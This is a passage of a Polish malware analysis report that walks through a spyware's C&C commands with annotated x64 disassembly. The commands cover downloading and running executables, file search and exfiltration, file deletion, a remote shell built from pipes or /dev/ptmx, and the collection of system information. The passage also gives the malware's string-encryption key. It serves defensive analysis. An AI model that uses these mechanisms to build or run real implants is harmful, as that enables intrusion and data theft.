E8 2E 8D FF FF          call    _getpwuid
48 85 C0                test    rax, rax
48 89 EA                mov     rdx, rbp
74 05                   jz      short loc_408B3F
```

```
struct passwd {
    char   *pw_name;
    char   *pw_passwd;
    uid_t   pw_uid;
    gid_t   pw_gid;
    char   *pw_gecos;
    char   *pw_dir
```

```
    char    *pw_shell;
};
```

która poza folderem domowym i ścieżką powłoki użytkownika może zawierać (jeśli wywołujący funkcję jest root'em) skrót kryptograficzny hasła użytkownika o żądanym identyfikatorze UID.

Rozkaz 0x0A: Pobierz i podmień moduł główny malware.


Pobiera katalog tymczasowy aktualnego użytkownika (**C:\Users\XXXXX\AppData\Local\Temp)**


```
41 B8 04 01 00 00       mov     r8d, 104h
48 89 EA                mov     rdx, rbp
48 8D 0D F7 91 01 00    lea     rcx, aTemp              ; "%TEMP%"

4C 89 E2                mov     rdx, r12                ; lpDst
41 89 D8                mov     r8d, ebx                ; nSize
48 89 F9                mov     rcx, rdi                ; lpSrc
FF 15 74 E0 03 00       call    cs:ExpandEnvironmentStringsW
```

Pobiera z szyfrowanego pojemnika stringów (stały klucz: „**hyd7u5jdi8”**) łańcuch formatujący nazwę docelowego pliku wykonywalnego pod którą zostanie zapisany („**%s\%s.exe”):**


```
C6 44 24 70 A4          mov     byte ptr [rsp+38h+arg_30], 0A4h
C6 44 24 71 43          mov     byte ptr [rsp+38h+arg_30+1], 43h
C6 44 24 72 54          mov     byte ptr [rsp+38h+arg_30+2], 54h
C6 44 24 73 A5          mov     byte ptr [rsp+38h+arg_30+3], 0A5h
C6 44 24 74 2F          mov     byte ptr [rsp+38h+arg_30+4], 2Fh
C6 44 24 75 4F          mov     byte ptr [rsp+38h+arg_30+5], 4Fh
C6 44 24 76 53          mov     byte ptr [rsp+38h+arg_30+6], 53h
C6 44 24 77 5B          mov     byte ptr [rsp+38h+arg_30+7], 5Bh
C6 44 24 78 02          mov     [rsp+38h+arg_38], 2
E8 F3 50 00 00          call    FillBuffer
41 B8 0A 00 00 00       mov     r8d, 0Ah
4C 89 E1                mov     rcx, r12
48 8D 15 A4 91 01 00    lea     rdx, aHyd7u5jdi8_2      ; "hyd7u5jdi8"
E8 48 38 00 00          call    sub_407B60
48 8D 54 24 70          lea     rdx, [rsp+38h+arg_30]
49 89 D9                mov     r9, rbx
4C 89 E1                mov     rcx, r12
41 B8 09 00 00 00       mov     r8d, 9
C7 44 24 20 40 00 00 00 mov     dword ptr [rsp+38h+var_18], 40h
E8 96 38 00 00          call    DecryptBuffer1

BA 04 01 00 00          mov     edx, 104h
48 8D 8E 08 02 00 00    lea     rcx, [rsi+208h]
48 89 7C 24 20          mov     [rsp+38h+var_18], rdi
E8 F8 4C 00 00          call    Vsnprintf
```

Następnie pobiera z użyciem HTTP i identyfikatora **User-Agent**: „**Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko”,** z serwera wskazanego w rozkazie C&C plik wykonywalny:





Po czym uruchamia pobrany plik wywołując funkcję **CreateProcessW** i kończy swoje działanie zwracając kod 0:



Rozkaz 0x0B: Restartuj proces główny malware.

Rozkaz wymusza ponowne uruchomienie procesu malware, zwalniając przy tym używane przez niego mutex’y systemowe.

Rozkaz 0x0D: Pobierz i uruchom plik wykonywalny.

Ten rozkaz w identyczny sposób jak rozkaz **0x0A** pobiera ze wskazanego przez C&C serwera plik wykonywalny i uruchamia go, z tą różnicą, że proces malware nie kończy swojego działania po wykonaniu rozkazu. Wersja spyware dla Linux po pobraniu pliku zapytaniem HTTP GET zapisuje go w katalogu **/tmp**, zmieniając flagi pliku na **511:**

i uruchamia w następujący sposób:

Rozkaz 0x0E: Prześlij listę dysków logicznych.

Funkcja enumeruje i przesyła do serwera wydawania rozkazów listę dysków logicznych w systemie wraz z ich typami:

Rozkaz 0x12: Przeskanuj dysk w poszukiwaniu wybranych plików.

Funkcja rekurencyjnie przeszukuje wybrany katalog na dysku w poszukiwaniu plików o nazwach zgodnych z wzorcem przekazanym z C&C:

```
48 89 E9                    mov     rcx, rbp                ; lpFileName
48 89 F2                    mov     rdx, rsi                ; lpFindFileData
FF 15 E5 4A 04 00           call    cs:FindFirstFileW
```

```
48 89 F2                    mov     rdx, rsi                ; lpFindFileData
48 8B 4C 24 50              mov     rcx, [rsp+40h+hFindFile]; hFindFile
FF 15 96 48 04 00           call    cs:FindNextFileW
85 C0                       test    eax, eax
0F 85 BB FD FF FF           jnz     loc_402CB9
E9 BF FD FF FF              jmp     loc_402CC2
```

```
48 8B 4C 24 50              mov     rcx, [rsp+40h+hFindFile]; hFindFile
FF 15 9F 4A 04 00           call    cs:FindClose
E9 31 02 00 00              jmp     loc_402F03
```

Po znalezieniu każdego pasującego do schematu pliku, zapisuje do bufora datę utworzenia pliku i wielkość pliku:

```
48 8D 94 24 84 00 00 00     lea     rdx, [rsp+40h+SystemTime]   ; lpSystemTime
48 8D 4E 14                 lea     rcx, [rsi+14h]              ; lpFileTime
FF 15 39 4A 04 00           call    cs:FileTimeToSystemTime
0F B7 84 24 90 00 00 00     movzx   eax, [rsp+40h+SystemTime.wSecond]
BA 40 00 00 00              mov     edx, 40h
44 0F B7 8C 24 84 00 00+    movzx   r9d, [rsp+40h+SystemTime.wYear]
4C 8D 94 24 94 00 00 00     lea     r10, [rsp+40h+arg_4C]
4C 8D 05 50 A5 01 00        lea     r8, aD_2d_2d_2d_2_0         ; "%d/%.2d/%.2d %.2d:%.2d:%.2d"
4C 89 D1                    mov     rcx, r10
4C 89 54 24 68              mov     [rsp+40h+arg_20], r10
4C 8D AC 24 E0 1E 00 00     lea     r13, [rsp+40h+arg_1E98]
89 44 24 40                 mov     [rsp+40h], eax
0F B7 84 24 8E 00 00 00     movzx   eax, [rsp+40h+SystemTime.wMinute]
89 44 24 38                 mov     dword ptr [rsp+40h+var_8], eax
0F B7 84 24 8C 00 00 00     movzx   eax, [rsp+40h+SystemTime.wHour]
89 44 24 30                 mov     dword ptr [rsp+40h+var_10], eax
0F B7 84 24 8A 00 00 00     movzx   eax, [rsp+40h+SystemTime.wDay]
89 44 24 28                 mov     dword ptr [rsp+40h+var_18], eax
0F B7 84 24 86 00 00 00     movzx   eax, [rsp+40h+SystemTime.wMonth]
```

```
8B 84 24 AC 0C 00 00        mov     eax, [rsp+40h+FindFileData.nFileSizeHigh]
48 89 7C 24 38              mov     [rsp+40h+var_8], rdi
4C 89 E9                    mov     rcx, r13
8B 94 24 B0 0C 00 00        mov     edx, [rsp+40h+FindFileData.nFileSizeLow]
4C 89 54 24 30              mov     [rsp+40h+var_10], r10
4C 8D 05 42 A5 01 00        lea     r8, aDSI64uSS               ; "%d\a%s\a%I64u\a%s\a%s\a"
48 89 6C 24 20              mov     [rsp+40h+var_20], rbp
48 C1 E0 20                 shl     rax, 20h
48 09 D0                    or      rax, rdx
BA 00 20 00 00              mov     edx, 2000h
48 89 44 24 28              mov     [rsp+40h+var_18], rax
E8 7E 62 00 00              call    sub_409093
```

Po czym przesyła bufor wyjściowy do serwera C&C.

Rozkaz 0x1D: Wykonaj operację usunięcia pliku systemowego.

Rozkaz umożliwia usunięcie pliku z katalogu **C:\Windows** używając funkcji API **SHFileOperation** (operacja **FO_DELETE** = **0x0003**) z biblioteki **User32.dll**. Nazwa funkcji API jest zaszyfrowana w chronionym pojemniku stringów i deszyfrowana na chwilę przed dynamicznym załadowaniem jej exportu z biblioteki i uruchomieniem:

```
48 89 F9                mov     rcx, rdi
41 B8 0A 00 00 00       mov     r8d, 0Ah
48 8D 15 96 9C 01 00    lea     rdx, aHyd7u5jdi8_1      ; "hyd7u5jdi8"
E8 E5 44 00 00          call    sub_407B60
48 8D 54 24 38          lea     rdx, [rsp+438h+var_400]
49 89 D9                mov     r9, rbx
48 89 F9                mov     rcx, rdi
41 B8 10 00 00 00       mov     r8d, 10h
C7 44 24 20 80 00 00 00 mov     [rsp+438h+var_418], 80h
E8 33 45 00 00          call    DecryptBufferI
48 8D 0D CE 9C 01 00    lea     rcx, aShell32_dll       ; "shell32.dll"
FF 15 AE 41 04 00       call    cs:__imp_LoadLibraryA
48 89 DA                mov     rdx, rbx                ; lpProcName
48 89 C1                mov     rcx, rax                ; hModule
FF 15 52 41 04 00       call    cs:__imp_GetProcAddress
31 D2                   xor     edx, edx
41 B8 80 00 00 00       mov     r8d, 80h
48 89 D9                mov     rcx, rbx
48 89 C7                mov     rdi, rax
E8 31 5D 00 00          call    FillBuffer
48 85 FF                test    rdi, rdi
0F 84 21 FF FF FF       jz      loc_4035EF
48 8D 05 A5 9C 01 00    lea     rax, unk_41D37A
C7 44 24 50 03 00 00 00 mov     [rsp+438h+var_3E8], 3
48 C7 44 24 48 00 00 00+ mov    [rsp+438h+var_3F0], 0
48 8D 4C 24 48          lea     rcx, [rsp+438h+var_3F0]
48 89 6C 24 58          mov     [rsp+438h+var_3E0], rbp
48 89 44 24 60          mov     [rsp+438h+var_3D8], rax
66 C7 44 24 68 14 04    mov     [rsp+438h+var_3D0], 414h
C7 44 24 6C 00 00 00 00 mov     [rsp+438h+var_3CC], 0
48 C7 44 24 70 00 00 00+ mov    [rsp+438h+var_3C8], 0
48 89 44 24 78          mov     [rsp+438h+var_3C0], rax
FF D7                   call    rdi
```

Rozkaz 0x19: Uruchom proces.

Funkcja uruchamia nowy proces przekazując argumenty i ścieżkę startu otrzymane wraz z rozkazem z serwera C&C:

```
48 8D B4 24 D8 02 00 00 lea     rsi, [rsp+510h+CommandLine]
4C 89 E9                mov     rcx, r13
E8 4E 5E 00 00          call    sub_408E5D
C7 44 24 20 00 00 00 00 mov     [rsp+510h+bInheritHandles], 0
49 89 F0                mov     r8, rsi
4C 89 E9                mov     rcx, r13
41 B9 08 02 00 00       mov     r9d, 208h
89 C2                   mov     edx, eax
E8 77 F2 FF FF          call    sub_4022A1
85 C0                   test    eax, eax
78 CA                   js      short loc_402FF8
45 31 C9                xor     r9d, r9d
45 31 C0                xor     r8d, r8d
4C 89 64 24 48          mov     [rsp+510h+lpProcessInformation]
48 89 F2                mov     rdx, rsi                ;
48 89 6C 24 40          mov     [rsp+510h+lpStartupInfo], rbp ;
48 89 D9                mov     rcx, rbx                ;
48 C7 44 24 38 00 00 00+ mov    [rsp+510h+lpCurrentDirectory], 0
48 C7 44 24 30 00 00 00+ mov    [rsp+510h+lpEnvironment], 0 ;
89 7C 24 28             mov     [rsp+510h+dwCreationFlags], edi
C7 44 24 20 00 00 00 00 mov     [rsp+510h+bInheritHandles], 0 ;
FF 15 C4 46 04 00       call    cs:CreateProcessW
85 C0                   test    eax, eax
74 8C                   jz      short loc_402FF8
48 8B 4C 24 50          mov     rcx, [rsp+510h+ProcessInformation.hProcess]
48 8B 1D 84 46 04 00    mov     rbx, cs:CloseHandle
FF D3                   call    rbx ; CloseHandle
48 8B 4C 24 58          mov     rcx, [rsp+510h+ProcessInformation.hThread]
FF D3                   call    rbx ; CloseHandle
```

Rozkaz 0x1A: Zmień nazwę pliku.

Rozkaz umożliwia zmianę nazwy lub przeniesienie pliku z użyciem funkcji **MoveFileW.**

Rozkaz 0x1B: Usuń plik.

Rozkaz próbuje usunąć wybrany plik, używając funkcji **DeleteFileW**. Przed jej wywołaniem sprawdza czy plik ma ustawione oba atrybuty: pliku ukrytego i pliku systemowego

(**FILE_ATTRIBUTE_HIDDEN** == **0x2** || **FILE_ATTRIBUTE_SYSTEM == 0x4**). Jeśli tak – zmienia atrybuty na wartość **0x80** (**FILE_ATTRIBUTE_NORMAL**), po czym wywołuje funkcję:

```
4C 8D 44 24 34          lea     r8, [rsp+278h+FileInformation] ; lpFileInformation
31 D2                   xor     edx, edx                       ; fInfoLevelId
48 89 D9                mov     rcx, rbx                       ; lpFileName
FF 15 E2 46 04 00       call    cs:GetFileAttributesExW
85 C0                   test    eax, eax
74 15                   jz      short loc_4030F3
F6 44 24 34 06          test    [rsp+278h+FileInformation], 6
74 0E                   jz      short loc_4030F3
BA 80 00 00 00          mov     edx, 80h                       ; dwFileAttributes
48 89 D9                mov     rcx, rbx                       ; lpFileName
FF 15 D9 47 04 00       call    cs:SetFileAttributesW

                        loc_4030F3:                            ; CODE XREF: DeleteF
                                                               ; DeleteFile+50↓j
48 89 D9                mov     rcx, rbx                       ; lpFileName
FF 15 48 46 04 00       call    cs:DeleteFileW
```

Rozkaz 0x1C: Utwórz katalog.

Rozkaz próbuje utworzyć nowy katalog przy pomocy funkcji **CreateDirectoryW.**

Rozkaz 0x22: Otwórz zdalną powłokę systemową.

Wersja spyware dla Windows najpierw formatuje komendę zmiany strony kodowej konsoli na Unicode (**chcp 65001**):

```
mov     rbx, rcx
lea     rcx, aComspec                   ; "%ComSpec%"
sub     rsp, 538h
lea     r9, [rsp+578h+var_354]
mov     rdx, r9
mov     [rsp+578h+var_520], r9
call    ExpandEnvironmentStrings
lea     rcx, [rsp+578h+var_458]
mov     r9, [rsp+578h+var_520]
lea     r8, aSKChcp65001                ; "%s /K chcp 65001"
test    eax, eax
jg      short loc_4012E6
mov     r8d, 104h
mov     rdx, r9
mov     [rsp+578h+var_520], r9
lea     rcx, aWindir                    ; "%WINDIR%"
call    ExpandEnvironmentStrings
lea     rcx, [rsp+578h+var_458]
mov     r9, [rsp+578h+var_520]
lea     r8, aSSystem32Cmd_e             ; "%s\\system32\\cmd.exe /K chcp 65001"
test    eax, eax
jle     loc_401442
```

Następnie tworzy potok do komunikacji z uruchamianym procesem:

```
4C 8D BC 24 88 00 00 00 lea     r15, [rsp+578h+PipeAttributes]
45 31 C9                xor     r9d, r9d
4C 8B 35 9E 63 04 00    mov     r14, cs:CreatePipe
48 8D 54 24 78          lea     rdx, [rsp+578h+hWritePipe]
4D 89 F8                mov     r8, r15
48 8D 4C 24 70          lea     rcx, [rsp+578h+hReadPipe]
41 FF D6                call    r14 ; CreatePipe
85 C0                   test    eax, eax
```

uruchamia nowy proces:

```
mov     rax, [rsp+578h+hWritePipe]
xor     r9d, r9d                        ; lpThreadAttributes
xor     r8d, r8d                        ; lpProcessAttributes
xor     ecx, ecx                        ; lpApplicationName
mov     [rsp+578h+lpProcessInformation], r13 ; lpProcessInformation
mov     rdx, r12                        ; lpCommandLine
mov     [rsp+578h+StartupInfo.dwFlags], 101h
mov     [rsp+578h+StartupInfo.wShowWindow], 0
mov     [rsp+578h+StartupInfo.hStdError], rax
mov     [rsp+578h+StartupInfo.hStdOutput], rax
mov     rax, [rsp+578h+hObject]
mov     [rsp+578h+lpStartupInfo], rdi ; lpStartupInfo
mov     [rsp+578h+lpCurrentDirectory], 0 ; lpCurrentDirectory
mov     [rsp+578h+lpEnvironment], 0   ; lpEnvironment
mov     [rsp+578h+StartupInfo.hStdInput], rax
mov     [rsp+578h+dwCreationFlags], 0 ; dwCreationFlags
mov     [rsp+578h+bInheritHandles], 1 ; bInheritHandles
call    cs:CreateProcessW
test    eax, eax
jnz     short loc_401461
```

i wchodzi w pętlę odczytującą wyjście potoku komunikacyjnego z nowym procesem, wysyłając na bieżąco zawartość bufora odczytu do serwera C&C:

```
loc_4014A6:                             ; CODE XREF: ExecUnicodeConsoleCommar
                                        ; ExecUnicodeConsoleCommand+34F↓j
  xor     r9d, r9d                      ; lpBytesRead
  xor     r8d, r8d                      ; nBufferSize
  xor     edx, edx                      ; lpBuffer
  mov     [rsp+578h+TotalBytesAvail], 0
  mov     qword ptr [rsp+578h+dwCreationFlags], 0 ; lpBytesLeftThisMessage
  mov     rcx, [rsp+578h+hReadPipe]     ; hNamedPipe
  mov     qword ptr [rsp+578h+bInheritHandles], r12 ; lpTotalBytesAvail
  call    r13 ; PeekNamedPipe
  test    eax, eax
  jz      short loc_401549
  mov     eax, [rsp+578h+TotalBytesAvail]
  test    eax, eax
  jz      short loc_401553
  cmp     cs:dword_41F400, 0
  jz      short loc_401553
  cmp     ebp, eax
  jnb     short loc_401507
  test    rsi, rsi
  jz      short loc_4014F2
  mov     rcx, rsi                      ; Memory
  call    j_free

loc_4014F2:                             ; CODE XREF: ExecUnicodeConsoleCommar
  mov     ecx, [rsp+578h+TotalBytesAvail] ; Size
  call    j_malloc
  test    rax, rax
  mov     rsi, rax
  jz      short loc_401553
  mov     ebp, [rsp+578h+TotalBytesAvail]

loc_401507:                             ; CODE XREF: ExecUnicodeConsoleCommar
  mov     qword ptr [rsp+578h+bInheritHandles], 0 ; lpOverlapped
  mov     r9, r12                       ; lpNumberOfBytesRead
  mov     r8d, [rsp+578h+TotalBytesAvail] ; nNumberOfBytesToRead
  mov     rdx, rsi                      ; lpBuffer
  mov     rcx, [rsp+578h+hReadPipe]     ; hFile
  call    r14 ; ReadFile
  test    eax, eax
  jz      short loc_401553
  mov     eax, [rsp+578h+TotalBytesAvail]
  xor     r8d, r8d
  mov     r9, rsi
  mov     edx, 24h
  mov     ecx, [rbx]
  mov     [rsp+578h+bInheritHandles], eax
  call    SendBufferToCNC
  test    al, al
  jnz     loc_4014A6
```

Wersja linuksowa malware realizuje te same cele – otwiera najpierw pseudo-terminal i otwierając urządzenie **/dev/ptmx:**

```
48 89 FB                                mov     rbx, rdi
BF 6F DA 40 00                          mov     edi, offset aBinSh ; "/bin/sh"
48 81 EC 18 10 00 00                    sub     rsp, 1018h
E8 D3 15 00 00                          call    sub_40379D
84 C0                                   test    al, al
B8 77 DA 40 00                          mov     eax, offset arg ; "/bin/bash"
48 0F 44 E8                             cmovz   rbp, rax
48 89 EF                                mov     rdi, rbp
```

```
BE 02 00 00 00                  mov     esi, 2          ; oflag
41 55                           push    r13
41 54                           push    r12
55                              push    rbp
89 FD                           mov     ebp, edi
BF 50 DA 40 00                  mov     edi, offset file ; "/dev/ptmx"
53                              push    rbx
48 81 EC 98 04 00 00            sub     rsp, 498h
E8 D1 FB FF FF                  call    _open64
85 C0                           test    eax, eax
89 C3                           mov     ebx, eax
0F 88 7C 02 00 00               js      loc_402195
89 C7                           mov     edi, eax        ; fd
E8 A0 FC FF FF                  call    _grantpt
85 C0                           test    eax, eax
0F 85 0B 02 00 00               jnz     loc_402133
89 DF                           mov     edi, ebx        ; fd
E8 91 FA FF FF                  call    _unlockpt
85 C0                           test    eax, eax
0F 85 FC 01 00 00               jnz     loc_402133
89 DF                           mov     edi, ebx        ; fd
E8 F2 F7 FF FF                  call    _ptsname
BE 02 00 00 00                  mov     esi, 2          ; oflag
48 89 C7                        mov     rdi, rax        ; file
31 C0                           xor     eax, eax
E8 93 FB FF FF                  call    _open64
41 89 C4                        mov     r12d, eax
E8 FB FC FF FF                  call    _fork
83 F8 FF                        cmp     eax, 0FFFFFFFFh
41 89 C5                        mov     r13d, eax
0F 84 A0 00 00 00               jz      loc_402001
85 C0                           test    eax, eax
0F 84 02 01 00 00               jz      loc_40206B
```

Wywołanie **fork** rozdziela proces na stronę ‘slave’ i ‘master’. Proces ‘slave’ przed wywołaniem **execvp** (uruchamiającym **/bin/bash**) zamyka deskryptory **stdin/sdtout/stderr** procesu ‘master’, a następnie tworzy własne (3x **dup**), powiązane z otwartym TTY:

```
89 DF                           mov     edi, ebx        ; fd
48 8D 5C 24 10                  lea     rbx, [rsp+4C8h+readfds]
E8 A9 F8 FF FF                  call    _close
48 89 DE                        mov     rsi, rbx        ; termios_p
44 89 E7                        mov     edi, r12d       ; fd
E8 9E FA FF FF                  call    _tcgetattr
48 8D BC 24 90 00 00 00         lea     rdi, [rsp+4C8h+buf]
48 89 DE                        mov     rsi, rbx
B9 0F 00 00 00                  mov     ecx, 0Fh
F3 A5                           rep movsd
48 8D BC 24 90 00 00 00         lea     rdi, [rsp+4C8h+buf] ; termios_p
E8 FF F9 FF FF                  call    _cfmakeraw
48 8D 94 24 90 00 00 00         lea     rdx, [rsp+4C8h+buf] ; termios_p
31 F6                           xor     esi, esi        ; optional_actions
44 89 E7                        mov     edi, r12d       ; fd
E8 7D FA FF FF                  call    _tcsetattr
31 FF                           xor     edi, edi        ; fd
E8 66 F8 FF FF                  call    _close
BF 01 00 00 00                  mov     edi, 1          ; fd
E8 5C F8 FF FF                  call    _close
BF 02 00 00 00                  mov     edi, 2          ; fd
E8 52 F8 FF FF                  call    _close
44 89 E7                        mov     edi, r12d       ; fd
E8 1A F8 FF FF                  call    _dup
44 89 E7                        mov     edi, r12d       ; fd
E8 12 F8 FF FF                  call    _dup
44 89 E7                        mov     edi, r12d       ; fd
E8 0A F8 FF FF                  call    _dup
44 89 E7                        mov     edi, r12d       ; fd
E8 32 F8 FF FF                  call    _close
E8 4D F8 FF FF                  call    _setsid
BA 01 00 00 00                  mov     edx, 1
31 FF                           xor     edi, edi        ; fd
BE 0E 54 00 00                  mov     esi, 540Eh      ; request
31 C0                           xor     eax, eax
E8 0A F8 FF FF                  call    _ioctl
48 89 E6                        mov     rsi, rsp        ; argv
4C 89 F7                        mov     rdi, r14        ; file
4C 89 34 24                     mov     [rsp+4C8h+var_4C8], r14
48 C7 44 24 08 00 00 00 00+     mov     [rsp+4C8h+var_4C0], 0
E8 62 FA FF FF                  call    _execvp
45 31 C0                        xor     r8d, r8d
31 C9                           xor     ecx, ecx
31 D2                           xor     edx, edx
BE 26 00 00 00                  mov     esi, 26h
89 EF                           mov     edi, ebp        ; fd
E8 6C 09 00 00                  call    SendBufferToCNC
```

Część ‘master’ nawiązuje komunikację z C&C, przesyłając otrzymany payload między C&C, a procesem ‘slave’ który otworzył terminal:

```
83 3D 98 DE 20 00 00                    cmp     cs:dword_60FE58, 0
0F 84 70 01 00 00                       jz      loc_402136
B9 10 00 00 00                          mov     ecx, 10h
31 C0                                   xor     eax, eax
4C 89 F7                                mov     rdi, r14
FC                                      cld
F3 48 AB                                rep stosq
8D 7B 01                                lea     edi, [rbx+1]    ; nfds
31 C9                                   xor     ecx, ecx        ; exceptfds
31 D2                                   xor     edx, edx        ; writefds
49 89 E0                                mov     r8, rsp         ; timeout
4C 89 F6                                mov     rsi, r14        ; readfds
4E 09 64 FC 10                          or      [rsp+r15*8+4C8h+readfds.fds_b
48 C7 04 24 03 00 00 00                 mov     [rsp+4C8h+var_4C8], 3
48 C7 44 24 08 00 00 00+                mov     [rsp+4C8h+var_4C0], 0
E8 34 FA FF FF                          call    _select
83 F8 FF                                cmp     eax, 0FFFFFFFFh
75 A7                                   jnz     short loc_401FA8

                        loc_402001:                             ; CODE XREF:
45 31 C0                                xor     r8d, r8d
31 C9                                   xor     ecx, ecx
31 D2                                   xor     edx, edx
BE 26 00 00 00                          mov     esi, 26h
89 EF                                   mov     edi, ebp        ; fd
E8 89 0A 00 00                          call    SendBufferToCNC
E9 1D 01 00 00                          jmp     loc_402136
                    ; ---------------------------------------------------------------------------

                        loc_402019:                             ; CODE XREF:
4E 85 64 FC 10                          test    [rsp+r15*8+4C8h+readfds.fds_b
74 99                                   jz      short loc_401FB9
48 8D B4 24 90 00 00 00                 lea     rsi, [rsp+4C8h+buf] ; buf
BA 00 04 00 00                          mov     edx, 400h       ; nbytes
89 DF                                   mov     edi, ebx        ; fd
E8 2C F9 FF FF                          call    _read
```


```
45 31 C0                                xor     r8d, r8d
31 C9                                   xor     ecx, ecx
31 D2                                   xor     edx, edx
BE 25 00 00 00                          mov     esi, 25h
89 EF                                   mov     edi, ebp        ; fd
E8 54 09 00 00                          call    SendBufferToCNC
85 DB                                   test    ebx, ebx
74 27                                   jz      short loc_402174
BA 15 00 00 00                          mov     edx, 15h        ; n
BE 5A DA 40 00                          mov     esi, offset unk_40DA5A ; buf
89 DF                                   mov     edi, ebx        ; fd
E8 A2 F6 FF FF                          call    _write
48 FF C0                                inc     rax
74 0A                                   jz      short loc_40216D
BF E8 03 00 00                          mov     edi, 3E8h
E8 A7 1E 00 00                          call    sub_404014

                        loc_40216D:                             ; CODE XREF: s
89 DF                                   mov     edi, ebx        ; fd
E8 AC F7 FF FF                          call    _close

                        loc_402174:                             ; CODE XREF: s
31 F6                                   xor     esi, esi        ; stat_loc
BA 01 00 00 00                          mov     edx, 1          ; options
44 89 EF                                mov     edi, r13d       ; pid
E8 8D F9 FF FF                          call    _waitpid
45 85 ED                                test    r13d, r13d
7E 0D                                   jle     short loc_402195
BE 0F 00 00 00                          mov     esi, 0Fh        ; sig
44 89 EF                                mov     edi, r13d       ; pid
E8 7B F8 FF FF                          call    _kill
```

Rozkaz 0x26: Prześlij szczegółowe informacje o systemie ofiary.

Funkcja pobiera i wysyła do serwera C&C: nazwę zalogowanego użytkownika


```
48 89 CE                                mov     rsi, rcx
53                                      push    rbx
48 8D 0D DC 44 01 00                    lea     rcx, aUsername          ; "%USERNAME%"
48 81 EC 40 02 00 00                    sub     rsp, 240h
C7 44 24 38 01 01 00 00                 mov     [rsp+258h+pcbBuffer], 101h
E8 99 FE FF FF                          call    ExpandEnvironmentStrings
85 C0                                   test    eax, eax
7F 34                                   jg      short loc_409800
48 8D 5C 24 3E                          lea     rbx, [rsp+258h+Buffer]
48 8D 54 24 38                          lea     rdx, [rsp+258h+pcbBuffer]
48 89 D9                                mov     rcx, rbx                ; lpBuffer
FF 15 4D DE 03 00                       call    cs:GetUserNameW
```

nazwę komputera:



